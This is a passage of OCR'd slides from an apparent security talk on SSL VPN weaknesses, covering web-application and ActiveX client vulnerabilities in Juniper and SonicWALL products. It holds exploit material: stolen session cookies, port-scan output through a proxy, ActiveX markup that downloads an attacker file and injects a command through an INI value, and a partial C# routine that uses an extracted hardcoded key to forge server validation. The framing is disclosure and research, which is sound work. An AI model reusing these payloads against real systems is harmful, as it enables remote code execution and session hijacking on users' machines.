    - Listener on 127.0.0.x ports 1081,1080
  - TCP Port forwarding
    - Listener on 127.0.0.x
    - Modify the hosts file
    - Must be privileged user

The Client Side

- Tunneling (cont’d)
  - WINSOCK Operations
    - Layered Service Providers (LSPs)
    - Administrative rights required to install
    - Prone to conflicts

The Client Side

SSL VPN Client Architecture



The Edge is Hardened

The New Target Landscape

The Hardened Edge

- Only port 443 is open ingress
- Web Based Strong Authentication is the only way in.
  - The Threat: WebAppSec Vulnerabilities

SSL VPN WebAppSec Vulns

F5 FirePass 4100 SSL VPN URL Handling Remote Cross-Site Scripting Vulnerabilities

http://secwatch.org/advisories/1019653/

NetScreen Security Alert - XSS Bug in NetScreen-SA SSL VPN

http://www.net-security.org/advisory.php?id=3063

Juniper Netscreen VPN Username Enumeration Vulnerability

http://www.nta-monitor.com/posts/2005/08/netscreen-username-enumeration-vulnerability.html

F5 FirePass 4100 SSL VPN "username" Command Injection

http://secunia.com/advisories/25563

Whale Communications e-Gap Security Appliance Login Page Source Code Disclosure Vulnerability

http://www.securityfocus.com/bid/9431/info

SSLVPN WebAppSec Vulns


- Threat: Reverse Proxy Abuse
  – Vulnerability: Poor configuration

URL re-writing

Microsoft IAG uses HAT:
https://sslvpn.yourcompany.com/**whalecomd12508f6/whalecom0/**exchange/

SonicWALL SSL VPN passes them in plain text:
https://sslvpn.yourcompany.com/cgi-bin/nph-httprp/**http://192.168.151.100/**exchange/

SSLVPN WebAppSec Vulns


I've 0wned your browser! - Windows Internet Explorer
https://sslvpn.demo.sonicwall.com/go/http:/ /swall.html
I've 0wned your browser!
Windows Internet Explorer
OK
html

Well, I've got your session cookies:

SessURL=https%3A//sslvpn.demo.sonicwall.com/cgi-bin/welcome;
swap=V2tOZ0IzUG5nQmk5MG50R3JHdUswUT09Ojo6OmRlbW8=;
__proxy_ssl_vpn__COOKIE__192.168.151.100__sessionid=c32cefa8-7189-49d5-9e98-356364e02767:0x409;
__proxy_ssl_vpn__COOKIE__ __ASPSESSIONIDCSBTDSQD=DAMHCNODNLHOGAGKDMNGIAGC

Now I'm trying to figure out if I should:


phish you for more information

install malware on your machine

or maybe probe hosts behind your firewall!

Decisions, decisions...

SSLVPN WebAppSec Vulns



```
Macintosh-2:Code mikezusman$ python WebAppPortScan.py
Determining average time for real request based on
10 requests to http://mike.test.com/app/default.aspx?u=http://www.cnn.com
AVERAGE REQUEST: 0.217393302917

Trying: http://127.0.0.1:80
Result:
500
Duration: 0.00774502754211s

Trying: http://127.0.0.1:139
Result:
500
Duration: 0.937832117081s

Trying: http://127.0.0.1:443
Result:
timed out
Duration: 30.0013480186s

Trying: http://127.0.0.1:8080
Result:
500
Duration: 0.98109793663s

Trying: http://127.0.0.1:1433
Result:
500
Duration: 0.0112271308899s

Trying: http://127.0.0.1:445
Result:
timed out
Duration: 30.0013329983s

Trying: http://127.0.0.1:21
Result:
500
Duration: 0.964184999466s

Trying: http://127.0.0.1:22
Result:
```

Trying: http://127.0.0.1:139
Result:
500
Duration: 0.937832117081s

Trying: http://127.0.0.1:443
Result:
timed out
Duration: 30.0013480185s

The Softened Client

- Only port 443 is opened ingress
- Clients need code to tunnel non-HTTP over SSL port 443
  - Boundary Condition Errors in compiled ActiveX
  - ActiveX

SSL VPN Client Side Vulns

SonicWALL SSL VPN ActiveX Controls Multiple Vulnerabilities

http://secunia.com/advisories/27469

Some vulnerabilities have been reported in SonicWALL SSL VPN, which can be exploited by malicious people to delete arbitrary files or to compromise a user's system.

Juniper SSL-VPN Client ActiveX Control Remote Buffer Overflow Vulnerability

http://www.securityfocus.com/bid/17712

Novell SSLVPN vulnerability bypassing security policies

https://secure-support.novell.com/KanisaPlatform/Publishing/648/3429077_f.SAL_Public.html

After a workstation connects to the sslvpn server, and downloads the ActiveX controls in IE, a policy.txt file is created in the users directory (Windows) that contains the rules indicating what traffic and ports can go over the VPN.

If a user makes this file read-only, disconnect, and then edits it manually before reconnecting, that user can get access to any resources on the corporate LAN that would normally be prohibited.

SSLVPN Client Side Vulns

- Comraider, AXMan for fuzzing: buffer overflows

- Repurposing Attacks: Instead of fuzzing the API, see what it does!

SSL VPN Client Side Vulns

- Once an ActiveX is installed, any web site can use it
- Unless it is SiteLocked
- SSL VPNs cannot SiteLock

```
<object
ID=“AXObject“ CLASSID="CLSID:6EEEEEEEEE-BDDC-44CD-B34A-1DE677186C30“
CODEBASE="/AX.cab#version=4,0,0,44“
width="1“
height="1">
</object>
```


Juniper ActiveX
Command Execution

- Found by Haroon @ Sensepost
  - http://www.sensepost.com/blog/2237.html

- Two Bugs
  - Arbitrary File Download to a Predictable Location
  - Arbitrary Command Execution

Juniper ActiveX Command Execution


- Arbitrary File Download – Part 1
  - Trick the ActiveX into upgrading itself
  - Downloads attacker specified .EXE
  - Does not launch .EXE, since it is not signed by Juniper



```
<OBJECT id=NeoterisSetup classid="clsid:E5F5D008-DD2C-4D32-977D-1A0ADF03058B"
id=NeoterisSetup width=0 height=0 >
..
<PARAM NAME="DSSETUP_BUILD_VERSION" VALUE="5.2.0.10724">
<PARAM NAME="DSSETUP_DOWNLOAD_URL"  VALUE="our_evil_file.exe">
```


Juniper ActiveX
Command Execution

- Specify arbitrary .INI file (Part 2)



```
<OBJECT id=NeoterisSetup classid="clsid:E5F5D008-DD2C-4D32-977D-1A0ADF03058B"
id=NeoterisSetup width=0 height=0 >
<PARAM NAME="IniFilePath" VALUE="Neoteris.ini">
...
</OBJECT>
```

- Example attacker controlled .INI file



```
-snip-
[Host Checker]
DisplayVersion=5.2.0.10723
DisplayName=Host Checker
UninstallString="calc.exe &&"
QuietUninstallString=" "
StartupApp="AppData\Juniper Networks\Host Checker\dsHostChecker.exe"
StopApp=" "
-snip-
```

SonicWALL NetExtender ActiveX 0wnership

- Arbitrary .EXE download & Execution
  - Discovered by: me
  - Reported February 2008
  - Patched March 2008
  - Patch Reversed in May 2008 (I was busy in April)
  - New details disclosed to vendor in June

SonicWALL NetExtender ActiveX 0wnership

- How does it work?
  - Download NXSetupU.exe & .manifest
  - Launch NXSetupU.exe on the client

SonicWALL NetExtender ActiveX 0wnership

THE LIVE DEMO!


SonicWALL NetExtender ActiveX 0wnership

- Could be easily prevented
  - – Code Signing
  - – Check the signature of the .EXE before launching
  - – Only solves .EXE problem, not ActiveX Repurposing
- Vendor tried to solve the BIGGER problem
  - – Server Validation to prevent repurposing
  - – A battle you can’t win

SonicWALL NetExtender ActiveX 0wnership

- ActiveX performs many sensitive actions
- New ActiveX Method: ValidateServer()
  - Must be called before AX is used
  - Performs Client/Server handshake
    - Validates the SSL certificate
    - Client sends server a nonce (challenge) via HTTP request
    - Server does something with nonce, sends back an HTTP response
    - Client analyzes response, compares it to original challenge

SonicWALL NetExtender ActiveX Ownership



```
SonicWALL SSL-VPN NetExtender
s)3!cw^L1%S&V@N~
DriverVersion
sslvpnnetextenderssldrv
ComponentId
SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}
SonicWALL SSL-VPN NetExtender
...
GUI
IEIsProtectedModeProcess
ieframe.dll
w+t
.manifest
/NXSetupU.exe.manifest
w+b
407
GET
; Bar=0; lastFolderClicked=IMG00; 555=/cgi-bin/status; apportal=107
Cookie: swap=
/NXSetupU.exe
https://localhost/cgi-bin/welcome
HTTP/1.1
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Cache\
SonicWALL\
VALIDATE_DATA="
SERVER_CHAIN="
/cgi-bin/sslvpnclient?validateserver=
...
NEncoder - AES128Decrypt failed, error = %s
NCL: %s
_NMAPFILEMUTEX
0123456789ABCDEF
Data not multiple of Block Size
Object not Initialized
Incorrect block length
Incorrect key length
Empty key
```

SonicWALL NetExtender ActiveX 0wnership

Example Challenge:

- https://sslvpn.demo.sonicwall.com/cgi-bin/sslvpnclient?validateserver=128248573387261264

Example Response:

- SERVER_CHAIN="NjQ3MjZGNkM2OTZENkY2NzZGNjQ3MjY5NjM3MjYxNzM=";

  VALIDATE_DATA="NEQ2NUQ1MzcwNDNBODhDRUFBMDgwMzMxNjAzRDhGQ0U4MDczRjQxOTNGQTdDODgzRUQ5RDdBQTAzQjg3QURFQg==";

SonicWALL NetExtender ActiveX 0wnership


- VALIDATE_DATA: Obviously cipher text
- SERVER_CHAIN?
  - Always Unique
  - SERVER_CHAIN="NjQ3MjZGNkM2OTZENkY2NzZGNjQ3MjY5NjM3MjYxNzM=";
  - Base64 Decoded: 64726F6C696D6F676F64726963726173
  - Hex to Dec: 100 114 111 108 105 109 111 103 111 100 114 105 99 114 97 115
  - Ascii Values to Text: drolimogodricras
    - 16 Bytes (an acceptable IV size for AES128)

SonicWALL NetExtender ActiveX 0wnership

- We know . . .
  - The encryption key
  - The algorithm
  - A little about the encryption mode (not ECB)
  - The plaintext, cipher text, and IV

- We can reverse engineer the server and write its portion of the code.

SonicWALL NetExtender ActiveX 0wnership



```
public static string SonicHack(string plaintext)
{
    string fakeIV = "1234567890abcdef";
    string theKey = "s)3!cW^L1%S&V@N~";
    byte[] plaintextBytes = Encoding.ASCII.GetBytes(plaintext);
    byte[] IV = Encoding.ASCII.GetBytes(fakeIV);
    byte[] Key = Encoding.ASCII.GetBytes(theKey);
    MemoryStream ms = new MemoryStream();
    Rijndael alg = Rijndael.Create();
    alg.Key = Key;
    alg.IV = IV;
    alg.Mode = CipherMode.CBC;
    alg.Padding = PaddingMode.Zeros;
    CryptoStream cs = new CryptoStream(ms,
       alg.CreateEncryptor(), CryptoStreamMode.Write);
